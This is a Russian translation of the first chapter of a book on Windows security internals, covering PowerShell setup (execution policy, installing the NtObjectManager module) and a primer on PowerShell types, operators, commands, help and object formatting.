
Внутреннее устройство безопасности Windows

Русский перевод книги Джеймса Форшоу о внутреннем устройстве безопасности Windows: маркерах доступа и дескрипторах безопасности, проверке доступа и аудите, Active Directory, NTLM, Kerberos и других механизмах аутентификации.

Больше крутых материалов в моём телеграм-канале @grogrigs

Часть I. Обзор операционной системы Windows

Глава 1. Настройка тестовой среды PowerShell



В этой главе вы настроите PowerShell, чтобы можно было выполнять примеры кода, приведённые в остальной части книги. Затем мы очень кратко познакомимся с языком PowerShell, включая его типы, переменные и выражения. Мы также рассмотрим выполнение команд, получение справки и экспорт данных для последующего использования.

Выбор версии PowerShell

Самый важный инструмент, который понадобится вам для эффективной работы с этой книгой, - PowerShell. Начиная с Windows 7 он по умолчанию устанавливается вместе с операционной системой Windows. Однако существует множество различных версий этого инструмента. В поддерживаемых сейчас версиях Windows по умолчанию установлена версия 5.1. Она подходит для наших целей, хотя Microsoft больше не обеспечивает её полную поддержку. Более новые версии PowerShell являются кроссплатформенными и имеют открытый исходный код, но в Windows их необходимо устанавливать отдельно.

Весь приведённый в этой книге код будет работать как в PowerShell 5.1, так и в последней версии с открытым исходным кодом, поэтому не имеет значения, какую из них вы выберете. Если вы хотите использовать PowerShell с открытым исходным кодом, посетите страницу проекта на GitHub, где приведены инструкции по установке для вашей версии Windows.

Настройка PowerShell

Первое, что нам нужно сделать в PowerShell, - задать политику выполнения сценариев, которая определяет, какие типы сценариев может выполнять PowerShell. Для клиентских версий Windows с PowerShell 5.1 по умолчанию используется политика `Restricted`, запрещающая выполнение всех

сценариев, если они не подписаны доверенным сертификатом. Поскольку сценарии из этой книги не подписаны, мы изменим политику выполнения на `RemoteSigned`. Эта политика позволяет запускать неподписанные сценарии PowerShell, если они созданы локально, но не позволяет выполнять неподписанные сценарии, загруженные в веб-браузере или полученные во вложениях электронной почты. Чтобы задать политику выполнения, запустите следующую команду:

```
PS> Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy RemoteSigned -Force
```

Команда изменяет политику выполнения только для текущего пользователя, а не для всей системы. Если вы хотите изменить её для всех пользователей, запустите PowerShell от имени администратора и повторите команду, удалив параметр `Scope`.

Если вы используете версию PowerShell с открытым исходным кодом или PowerShell 5.1 в Windows Server, то по умолчанию уже действует политика выполнения сценариев `RemoteSigned`, поэтому ничего менять не нужно.

Теперь, когда мы можем запускать неподписанные сценарии, можно установить модуль PowerShell, который будет использоваться в этой книге. Модуль PowerShell - это пакет сценариев и двоичных файлов .NET, экспортирующих команды PowerShell. В каждую установку PowerShell уже входит несколько модулей для самых разных задач - от настройки приложений до настройки Центра обновления Windows. Модуль можно установить вручную, скопировав его файлы, но проще всего воспользоваться PowerShell Gallery - интернет-репозиторием модулей.

Для установки модуля из PowerShell Gallery используется команда PowerShell `Install-Module`. Для работы с этой книгой нам понадобится модуль `NtObjectManager`. Установите его следующей командой:

```
PS> Install-Module NtObjectManager -Scope CurrentUser -Force
```

Если программа установки задаст какие-либо вопросы, обязательно ответьте утвердительно - разумеется, после того как прочитаете и поймёте вопрос. Если модуль уже установлен, убедиться в наличии последней версии можно с помощью команды `Update-Module`:

```
PS> Update-Module NtObjectManager
```

После установки модуль можно загрузить командой `Import-Module`:

```
PS> Import-Module NtObjectManager
```

Если после импорта модуля появились ошибки, ещё раз убедитесь, что политика выполнения задана правильно: именно из-за этого модуль чаще всего не удаётся загрузить. В качестве заключительной проверки выполним входящую в модуль команду и удостоверимся, что он работает. Запустите команду из листинга 1-1 и проверьте, совпадает ли результат с тем, что отображается в консоли PowerShell. Назначение этой команды мы рассмотрим в одной из последующих глав.

```
PS> New-NtSecurityDescriptor
Owner DACL ACE Count SACL ACE Count Integrity Level
----- -------------- -------------- ---------------
NONE  NONE           NONE           NONE
```

Листинг 1-1. Проверка работы модуля NtObjectManager

Если всё работает и вы уверенно пользуетесь PowerShell, можете переходить к следующей главе. Если же вам нужно быстро освежить знания языка PowerShell, продолжайте читать.

Обзор языка PowerShell

Полное введение в PowerShell выходит за рамки этой книги. Однако в этом разделе кратко рассматриваются различные возможности языка, с которыми необходимо познакомиться, чтобы работать с книгой наиболее эффективно.

Типы, переменные и выражения

PowerShell поддерживает множество разных типов - от простых целых чисел и строк до сложных объектов. В таблице 1-1 приведены некоторые наиболее распространённые встроенные типы, соответствующие им базовые типы среды выполнения .NET и несколько простых примеров.

Тип	Тип .NET	Примеры
`int`	`System.Int32`	`142`, `0x8E`, `0216`
`long`	`System.Int64`	`142L`, `0x8EL`, `0216L`
`string`	`System.String`	`"Hello"`, `'World!'`
`double`	`System.Double`	`1.0`, `1e10`
`bool`	`System.Boolean`	`$true`, `$false`
`array`	`System.Object[]`	`@(1, "ABC", $true)`
`hashtable`	`System.Collections.Hashtable`	`@{A=1; B="ABC"}`

Таблица 1-1. Распространённые базовые типы PowerShell, соответствующие типы .NET и примеры

Для выполнения вычислений над базовыми типами можно использовать хорошо известные операторы, такие как `+`, `-`, `*` и `/`. Эти операторы допускают перегрузку: например, `+` используется и для сложения, и для объединения строк и массивов. В таблице 1-2 перечислены распространённые операторы и приведены простые примеры вместе с результатами. Вы можете самостоятельно выполнить эти примеры и проверить результат каждого оператора.

Оператор	Название	Примеры	Результаты
`+`	Сложение или конкатенация	`1 + 2`, `"Hello" + "World!"`	`3`, `"HelloWorld!"`
`-`	Вычитание	`2 - 1`	`1`
`*`	Умножение	`2 * 4`	`8`
`/`	Деление	`8 / 4`	`2`
`%`	Остаток от деления	`6 % 4`	`2`
`[]`	Индекс	`@(3, 2, 1, 0)[1]`	`2`
`-f`	Форматирование строки	`"0x{0:X} {1}" -f 42, 123`	`"0x2A 123"`

Оператор	Название	Примеры	Результаты
`-band`	Поразрядное И	`0x1FF -band 0xFF`	`255`
`-bor`	Поразрядное ИЛИ	`0x100 -bor 0x20`	`288`
`-bxor`	Поразрядное исключающее ИЛИ	`0xCC -bxor 0xDD`	`17`
`-bnot`	Поразрядное НЕ	`-bnot 0xEE`	`-239`
`-and`	Логическое И	`$true -and $false`	`$false`
`-or`	Логическое ИЛИ	`$true -or $false`	`$true`
`-not`	Логическое НЕ	`-not $true`	`$false`
`-eq`	Равно	`"Hello" -eq "Hello"`	`$true`
`-ne`	Не равно	`"Hello" -ne "Hello"`	`$false`
`-lt`	Меньше	`4 -lt 10`	`$true`
`-gt`	Больше	`4 -gt 10`	`$false`

Таблица 1-2. Распространённые операторы

Значения присваиваются переменным с помощью оператора присваивания `=`. Имя переменной состоит из букв и цифр, а перед ним ставится символ `$`. Например, в листинге 1-2 показано, как сохранить массив в переменной и найти значение с помощью оператора индексирования.

```
PS> $var = 3, 2, 1, 0
PS> $var[1]
2
```

Листинг 1-2. Сохранение массива в переменной и обращение к нему по индексу через имя переменной

Есть также несколько предопределённых переменных, которые мы будем использовать в остальной части книги:

• `$null` представляет значение `NULL`, указывающее в сравнениях на отсутствие значения;
• `$pwd` содержит текущий рабочий каталог.
• `$pid` содержит идентификатор процесса командной оболочки;
• `$env` предоставляет доступ к окружению процесса (например, `$env:WinDir` позволяет получить каталог Windows).

Перечислить все переменные можно командой `Get-Variable`.

В таблице 1-1 вы могли заметить два примера строк: одна заключена в двойные кавычки, а другая - в одинарные. Одно из различий состоит в том, что строка в двойных кавычках поддерживает интерполяцию: имя переменной вставляется в строку как заполнитель, а PowerShell подставляет в результат её значение. В листинге 1-3 показано, что происходит при использовании переменной в строках с двойными и одинарными кавычками.

```
PS> $var = 42
PS> "The magic number is $var"
The magic number is 42
```

```
PS> 'It is not $var'
It is not $var
```

Листинг 1-3. Примеры интерполяции строк

Сначала мы определяем переменную со значением 42, которое предстоит вставить в строку. Затем создаём строку в двойных кавычках, поместив внутрь неё имя переменной. В полученной строке имя переменной заменяется её значением, отформатированным как строка. Если вам требуется точнее управлять форматированием, можно использовать оператор форматирования строк, приведённый в таблице 1-2.

Затем, чтобы продемонстрировать иное поведение строки в одинарных кавычках, мы определяем такую строку со встроенным именем переменной. Как видно из результата, в этом случае имя переменной копируется буквально и не заменяется значением.

Другое различие заключается в том, что строка в двойных кавычках может содержать управляющие последовательности символов, которые в строках с одинарными кавычками игнорируются. Их синтаксис похож на синтаксис языка программирования C, но вместо обратной косой черты (\) PowerShell использует обратный апостроф (`). Причина в том, что Windows использует обратную косую черту в качестве разделителя пути, и записывать пути к файлам было бы крайне неудобно, если бы каждую такую черту приходилось экранировать. В таблице 1-3 перечислены управляющие последовательности символов, доступные в PowerShell.

Управляющая последовательность	**Название**
`` `0 ``	Символ NUL с нулевым значением
`` `a ``	Звуковой сигнал
`` `b ``	Возврат на одну позицию
`` `n ``	Перевод строки
`` `r ``	Возврат каретки
`` `t ``	Горизонтальная табуляция
`` `v ``	Вертикальная табуляция
`` ``	Символ обратного апострофа
`` `" ``	Символ двойной кавычки

Таблица 1-3. Управляющие последовательности символов в строках

Чтобы вставить символ двойной кавычки в строку, заключённую в двойные кавычки, необходимо использовать управляющую последовательность `` `" ``. Для вставки одинарной кавычки в строку с одинарными кавычками символ кавычки удваивают: например, строка `'Hello''There'` преобразуется в `Hello'There`. Обратите также внимание на упомянутый в таблице символ NUL. Поскольку PowerShell использует строковый тип .NET, строка может содержать встроенные символы NUL. В отличие от языка C, добавление NUL не приведёт к преждевременному завершению строки.

Поскольку все значения имеют типы .NET, у объекта можно вызывать методы и обращаться к его свойствам. Например, следующая команда вызывает у строки метод `ToCharArray`, преобразующий её в массив отдельных символов:

```
PS> "Hello".ToCharArray()
H
e
l
l
o
```

С помощью PowerShell можно создавать объекты почти любых типов .NET. Проще всего привести значение к нужному типу, указав тип .NET в квадратных скобках. При приведении PowerShell попытается найти подходящий конструктор типа и вызвать его. Например, следующая команда преобразует строку в объект `System.Guid`: PowerShell найдёт конструктор, принимающий строку, и вызовет его.

```
PS> [System.Guid]"6c0a3a17-4459-4339-a3b6-1cdb1b3e8973"
```

Конструктор можно вызвать и явно, обратившись к методу `new` данного типа. Предыдущий пример можно переписать следующим образом:

```
PS> [System.Guid]::new("6c0a3a17-4459-4339-a3b6-1cdb1b3e8973")
```

Этот синтаксис позволяет также вызывать статические методы типа. Например, следующая команда вызывает статический метод `NewGuid`, чтобы создать новый случайный глобально уникальный идентификатор (GUID):

```
PS> [System.Guid]::NewGuid()
```

Новые объекты можно создавать и с помощью команды `New-Object`:

```
PS> New-Object -TypeName Guid -ArgumentList "6c0a3a17-4459-4339-a3b6-1cdb1b3e8973"
```

Этот пример равнозначен вызову статической функции `new`.

Выполнение команд

Почти все команды PowerShell получают имена по общему шаблону: глагол и существительное, разделённые дефисом. В качестве примера рассмотрим команду `Get-Item`. Глагол `Get` подразумевает получение существующего ресурса, а `Item` обозначает тип возвращаемого ресурса.

Каждая команда может принимать список параметров, управляющих её поведением. Например, команда `Get-Item` принимает параметр `Path`, который указывает существующий ресурс, подлежащий получению:

```
PS> Get-Item -Path "C:\Windows"
```

Параметр `Path` является позиционным. Это означает, что его имя можно опустить, а PowerShell постарается выбрать наиболее подходящий параметр. Поэтому предыдущую команду можно записать и так:

```
PS> Get-Item "C:\Windows"
```

Если параметр принимает строковое значение, а строка не содержит специальных или пробельных символов, заключать её в кавычки не требуется. Например, команда `Get-Item` будет работать и в следующем виде:

```
PS> Get-Item C:\Windows
```

Результат одной команды представляет собой ноль или несколько значений, которые могут иметь простые либо сложные объектные типы. Выходные данные одной команды можно передать другой команде как входные данные по конвейеру, обозначаемому символом вертикальной черты `|`. Позднее в этой главе, при обсуждении фильтрации, группировки и сортировки, мы увидим примеры применения конвейера.

Результат всей команды или конвейера можно сохранить в переменной, а затем работать с полученными данными. Например, следующие команды сохраняют результат `Get-Item` и запрашивают свойство `FullName`:

```
PS> $var = Get-Item -Path "C:\Windows"
PS> $var.FullName
C:\Windows
```

Если сохранять результат в переменной не требуется, можно заключить команду в круглые скобки и непосредственно обратиться к её свойствам и методам:

```
PS> (Get-Item -Path "C:\Windows").FullName
C:\Windows
```

Длина командной строки практически не ограничена. Однако длинные строки желательно разбивать, чтобы команды было удобнее читать. Командная оболочка автоматически переносит строку после символа конвейера. Если нужно разбить длинную строку, в которой нет конвейера, поставьте обратный апостроф и продолжите команду с новой строки. Обратный апостроф должен быть последним символом строки, иначе при синтаксическом разборе сценария возникнет ошибка.

Поиск команд и получение справки

Стандартная установка PowerShell содержит сотни команд. Поэтому найти команду для конкретной задачи бывает непросто, а после её обнаружения способ применения может оставаться неочевидным. В таких случаях помогают две встроенные команды: `Get-Command` и `Get-Help`.

Команда `Get-Command` позволяет перечислить все доступные вам команды. В простейшем варианте её можно выполнить без параметров, и она выведет все команды из всех модулей. Однако обычно полезнее отфильтровать результаты по интересующему вас слову. Например, в листинге 1-4 перечисляются только команды, в именах которых присутствует слово `SecurityDescriptor`.

```
PS> Get-Command -Name *SecurityDescriptor*
CommandType     Name                               Source
-----------     ----                               ------
Function        Add-NtSecurityDescriptorControl    NtObjectManager
Function        Add-NtSecurityDescriptorDaclAce    NtObjectManager
Function        Clear-NtSecurityDescriptorDacl     NtObjectManager
Function        Clear-NtSecurityDescriptorSacl     NtObjectManager
--snip--
```

Листинг 1-4. Перечисление команд с помощью Get-Command

В этой команде используется синтаксис подстановочных знаков, чтобы перечислить только команды, имена которых содержат указанное слово. В таком синтаксисе символ * обозначает любой символ или любую последовательность символов. Здесь мы поставили * с обеих сторон от `SecurityDescriptor`, показывая, что до и после него может находиться любой текст.

Можно также перечислить команды, доступные в определённом модуле. Например, листинг 1-5 выводит только команды, которые экспортируются модулем `NtObjectManager` и начинаются с глагола `Start`.

```
PS> Get-Command -Module NtObjectManager -Name Start-*
CommandType     Name                               Source
-----------     ----                               ------
Function        Start-AccessibleScheduledTask      NtObjectManager
Function        Start-NtFileOplock                 NtObjectManager
Function        Start-Win32ChildProcess            NtObjectManager
Cmdlet          Start-NtDebugWait                  NtObjectManager
Cmdlet          Start-NtWait                       NtObjectManager
```

Листинг 1-5. Перечисление команд модуля NtObjectManager с помощью Get-Command

Найдя подходящую на вид команду, можно воспользоваться `Get-Help`, чтобы изучить её параметры и получить примеры применения. В листинге 1-6 мы берём команду `Start-NtWait` из листинга 1-5 и передаём её команде `Get-Help`.

```
PS> Get-Help Start-NtWait
NAME
  [1] Start-NtWait
SYNOPSIS
  [2] Wait on one or more NT objects to become signaled.
SYNTAX
  [3] Start-NtWait [-Object] <NtObject[]> [-Alertable <SwitchParameter>]
    [-Hour <int>] [-MilliSecond <long>]
    [-Minute <int>] [-Second <int>] [-WaitAll <SwitchParameter>]
    [<CommonParameters>]

Start-NtWait [-Object] <NtObject[]> [-Alertable <SwitchParameter>]
    [-Infinite <SwitchParameter>] [-WaitAll <SwitchParameter>]
    [<CommonParameters>]
DESCRIPTION
  [4] This cmdlet allows you to issue a wait on one or more NT
    objects until they become signaled.
--snip--
```

Листинг 1-6. Отображение справки по команде Start-NtWait

По умолчанию `Get-Help` выводит имя команды [1], краткое описание [2], синтаксис команды [3] и более подробное описание [4]. В разделе синтаксиса видно несколько возможных режимов работы: в данном случае можно либо задать время в часах, минутах, секундах и (или) миллисекундах, либо указать `Infinite`, чтобы ожидать неограниченно долго.

Если какая-либо часть синтаксиса заключена в квадратные скобки `[]`, она необязательна. Например, единственным обязательным параметром является `Object`, принимающий массив значений `NtObject`. Даже имя этого параметра указывать необязательно, поскольку `-Object` заключено в квадратные скобки.

Дополнительные сведения о параметре можно получить с помощью параметра `Parameter` команды `Get-Help`. В листинге 1-7 приведена подробная информация о параметре `Object`.

```
PS> Get-Help Start-NtWait -Parameter Object
-Object <NtObject[]>
    Specify a list of objects to wait on.

    Required?                    true
    Position?                    0
    Default value
    Accept pipeline input?       true (ByValue)
    Accept wildcard characters?  False
```

Листинг 1-7. Запрос подробных сведений о параметре Object с помощью Parameter

С помощью подстановочных знаков можно выбрать группу параметров с похожими именами. Например, если указать `Obj*`, вы получите сведения обо всех параметрах, имена которых начинаются с префикса `Obj`.

Чтобы получить примеры применения команды, используйте параметр `Examples`, как показано в листинге 1-8.

```
PS> Get-Help Start-NtWait -Examples
--snip--
    ----------  EXAMPLE 1  ----------
  [1] $ev = Get-NtEvent \BaseNamedObjects\ABC
    Start-NtWait $ev -Second 10


[2] Get an event and wait for 10 seconds for it to be signaled.
--snip--
```

Листинг 1-8. Отображение примеров для Start-NtWait

Каждый пример должен содержать фрагмент сценария PowerShell из одной или двух строк [1] и описание его действий [2]. Полный текст справки по команде можно вывести, указав параметр `Full`. Чтобы открыть эти сведения в отдельном всплывающем окне, используйте параметр `ShowWindow`. Например, попробуйте выполнить следующую команду:

```
PS> Get-Help Start-NtWait -ShowWindow
```

Должно появиться диалоговое окно, показанное на рисунке 1-1.



Последнее, что следует упомянуть о командах, - возможность задавать псевдонимы, то есть альтернативные имена. Например, псевдоним позволяет сделать имя команды короче и набирать его быстрее. В PowerShell предопределено множество псевдонимов, а собственные можно создавать командой `New-Alias`. Например, присвоим команде `Start-NtWait` псевдоним `swt`:

```
PS> New-Alias -Name swt -Value Start-NtWait
```

Чтобы вывести список всех определённых псевдонимов, используйте команду `Get-Alias`. В этой книге мы будем избегать псевдонимов без необходимости, поскольку сценарии могут стать непонятными, если читатель не знает, какую команду обозначает псевдоним.

Определение функций

Как и в любом языке программирования, в PowerShell полезно снижать сложность. Один из способов - объединять часто используемый код в функцию. После определения функции сценарий PowerShell может вызывать её, и один и тот же код не придётся повторять в разных местах. Основной синтаксис функций PowerShell прост; пример приведён в листинге 1-9.

```
PS> function Get-NameValue {
    param(
        [string]$Name = "",
        $Value
    )
    return "We've got $Name with value $Value"
}
```

```
PS> Get-NameValue -Name "Hello" -Value "World"
We've got Hello with value World

PS> Get-NameValue "Goodbye" 12345
We've got Goodbye with value 12345
```

Листинг 1-9. Определение простой функции PowerShell с именем Get-NameValue

Определение функции начинается с ключевого слова `function`, после которого следует имя создаваемой функции. Стандартное соглашение PowerShell об именовании команд - глагол, за которым следует существительное, - использовать необязательно, однако придерживаться его полезно: пользователю будет понятнее назначение функции.

Затем определяются именованные параметры функции. Как и переменные, параметры обозначаются именем с предшествующим символом $, что видно в листинге 1-9. Тип можно указать в квадратных скобках, но это необязательно: в данном примере `$Name` является строкой, а параметр `$Value` может принимать от вызывающего кода любое значение. Определять именованные параметры не требуется. Если блока `param` нет, все переданные аргументы помещаются в массив `$args`. Первый параметр находится в `$args[0]`, второй - в `$args[1]` и так далее.

Тело функции `Get-NameValue` берёт параметры и с помощью интерполяции создаёт строку. Функция возвращает эту строку посредством ключевого слова `return`, которое также немедленно завершает выполнение функции. В данном случае `return` можно опустить, поскольку PowerShell возвращает все значения, не сохранённые в переменных.

После определения функции мы вызываем её. Имена параметров можно указать явно. Однако если вызов однозначен, делать это необязательно. В листинге 1-9 показаны оба способа.

Если вы хотите выполнить небольшой блок кода, не определяя функцию, можно создать блок сценария. Блок сценария - это одна или несколько инструкций в фигурных скобках `{}`. Такой блок можно присвоить переменной и при необходимости выполнить с помощью команды `Invoke-Command` или оператора &, как показано в листинге 1-10.

```
PS> $script = { Write-Output "Hello" }
PS> & $script
Hello
```

Листинг 1-10. Создание и выполнение блока сценария

Отображение объектов и работа с ними

Если выполнить команду и не сохранить её результат в переменной, он передаётся в консоль PowerShell. Консоль отображает его с помощью средства форматирования в виде таблицы или списка; формат выбирается автоматически в зависимости от типов объектов в результате. Можно также задавать собственные средства форматирования. Например, если получить перечень выполняющихся процессов встроенной командой `Get-Process`, PowerShell использует специальное средство форматирования и выводит записи в виде таблицы, как показано в листинге 1-11.

```
PS> Get-Process
Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    476      27    25896      32044       2.97   3352   1 ApplicationFrameHost
    623      18    25096      18524     529.95  19424   0 audiodg
    170       8     6680       5296       0.08   5192   1 bash
    557      31    23888        332       0.59  10784   1 Calculator
--snip--
```

Листинг 1-11. Вывод списка процессов в виде таблицы

Чтобы сократить количество столбцов в выводе, можно командой `Select-Object` выбрать только нужные свойства. Например, в листинге 1-12 выбираются свойства `Id` и `ProcessName`.

```
PS> Get-Process | Select-Object Id, ProcessName
   Id ProcessName
   -- -----------
 3352 ApplicationFrameHost
19424 audiodg
 5192 bash
10784 Calculator
--snip--
```

Листинг 1-12. Выбор только свойств Id и ProcessName

Поведение вывода по умолчанию можно изменить командами `Format-Table` и `Format-List`, которые принудительно форматируют данные соответственно как таблицу или список. Например, в листинге 1-13 показано применение `Format-List` для представления результата в виде списка.

```
PS> Get-Process | Format-List
Id      : 3352
Handles : 476
CPU     : 2.96875
SI      : 1
Name    : ApplicationFrameHost
--snip--
```

Листинг 1-13. Применение Format-List для отображения процессов в виде списка

Чтобы узнать имена доступных свойств, можно передать один из объектов, возвращаемых `Get-Process`, команде `Get-Member`. Например, в листинге 1-14 перечислены свойства объекта `Process`.

```
PS> Get-Process | Get-Member -Type Property
   TypeName: System.Diagnostics.Process
Name                MemberType Definition
----                ---------- ----------
BasePriority        Property   int BasePriority {get;}
Container           Property   System.ComponentModel.IContainer Container {get;}
EnableRaisingEvents Property   bool EnableRaisingEvents {get;set;}
ExitCode            Property   int ExitCode {get;}
ExitTime            Property   datetime ExitTime {get;}
--snip--
```

Листинг 1-14. Перечисление свойств объекта Process с помощью команды Get-Member

Вы можете заметить, что некоторые свойства не вошли в вывод. Для их отображения необходимо переопределить специальное форматирование. Проще всего получить доступ к скрытым свойствам, явно извлекая значения с помощью `Select-Object` либо указывая нужные свойства команде `Format-Table` или `Format-List`. Чтобы вывести все свойства, можно использовать подстановочный знак *, как в листинге 1-15.

```
PS> Get-Process | Format-List *
Name            : ApplicationFrameHost
Id              : 3352
PriorityClass   : Normal
FileVersion     : 10.0.18362.1 (WinBuild.160101.0800)
HandleCount     : 476
WorkingSet      : 32968704
PagedMemorySize : 26517504
--snip--
```

Листинг 1-15. Отображение всех свойств объекта Process в виде списка

У многих объектов имеются также методы, которые можно вызывать для выполнения определённых действий над объектом. В листинге 1-16 показано, как запросить методы с помощью `Get-Member`.

```
PS> Get-Process | Get-Member -Type Method
```

```
   TypeName: System.Diagnostics.Process

Name                MemberType Definition
----                ---------- ----------
BeginErrorReadLine  Method     void BeginErrorReadLine()
BeginOutputReadLine Method     void BeginOutputReadLine()
CancelErrorRead     Method     void CancelErrorRead()
CancelOutputRead    Method     void CancelOutputRead()
Close               Method     void Close()
--snip--
```

Листинг 1-16. Отображение методов объекта Process

Если вывод команды слишком велик и не помещается на экране, его можно разбить на страницы: сначала будет показана только первая часть, после чего консоль станет ждать нажатия клавиши перед дальнейшим выводом. Чтобы включить постраничный режим, передайте вывод команде `Out-Host` и укажите параметр `Paging` либо воспользуйтесь командой `more`. Пример приведён в листинге 1-17.

```
PS> Get-Process | Out-Host -Paging
Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    476      27    25896      32044       2.97   3352   1 ApplicationFrameHost
    623      18    25096      18524     529.95  19424   0 audiodg
    170       8     6680       5296       0.08   5192   1 bash
    557      31    23888        332       0.59  10784   1 Calculator
<SPACE> next page; <CR> next line; Q quit
```

Листинг 1-17. Постраничный вывод с помощью Out-Host

В собственных сценариях можно писать непосредственно в окно консоли с помощью команды `Write-Host`. Параметры `ForegroundColor` и `BackgroundColor` позволяют выбрать цвета вывода по своему вкусу. Кроме того, по умолчанию эта команда не помещает объекты в конвейер, как показано ниже:

```
PS> $output = Write-Host "Hello"
Hello
```

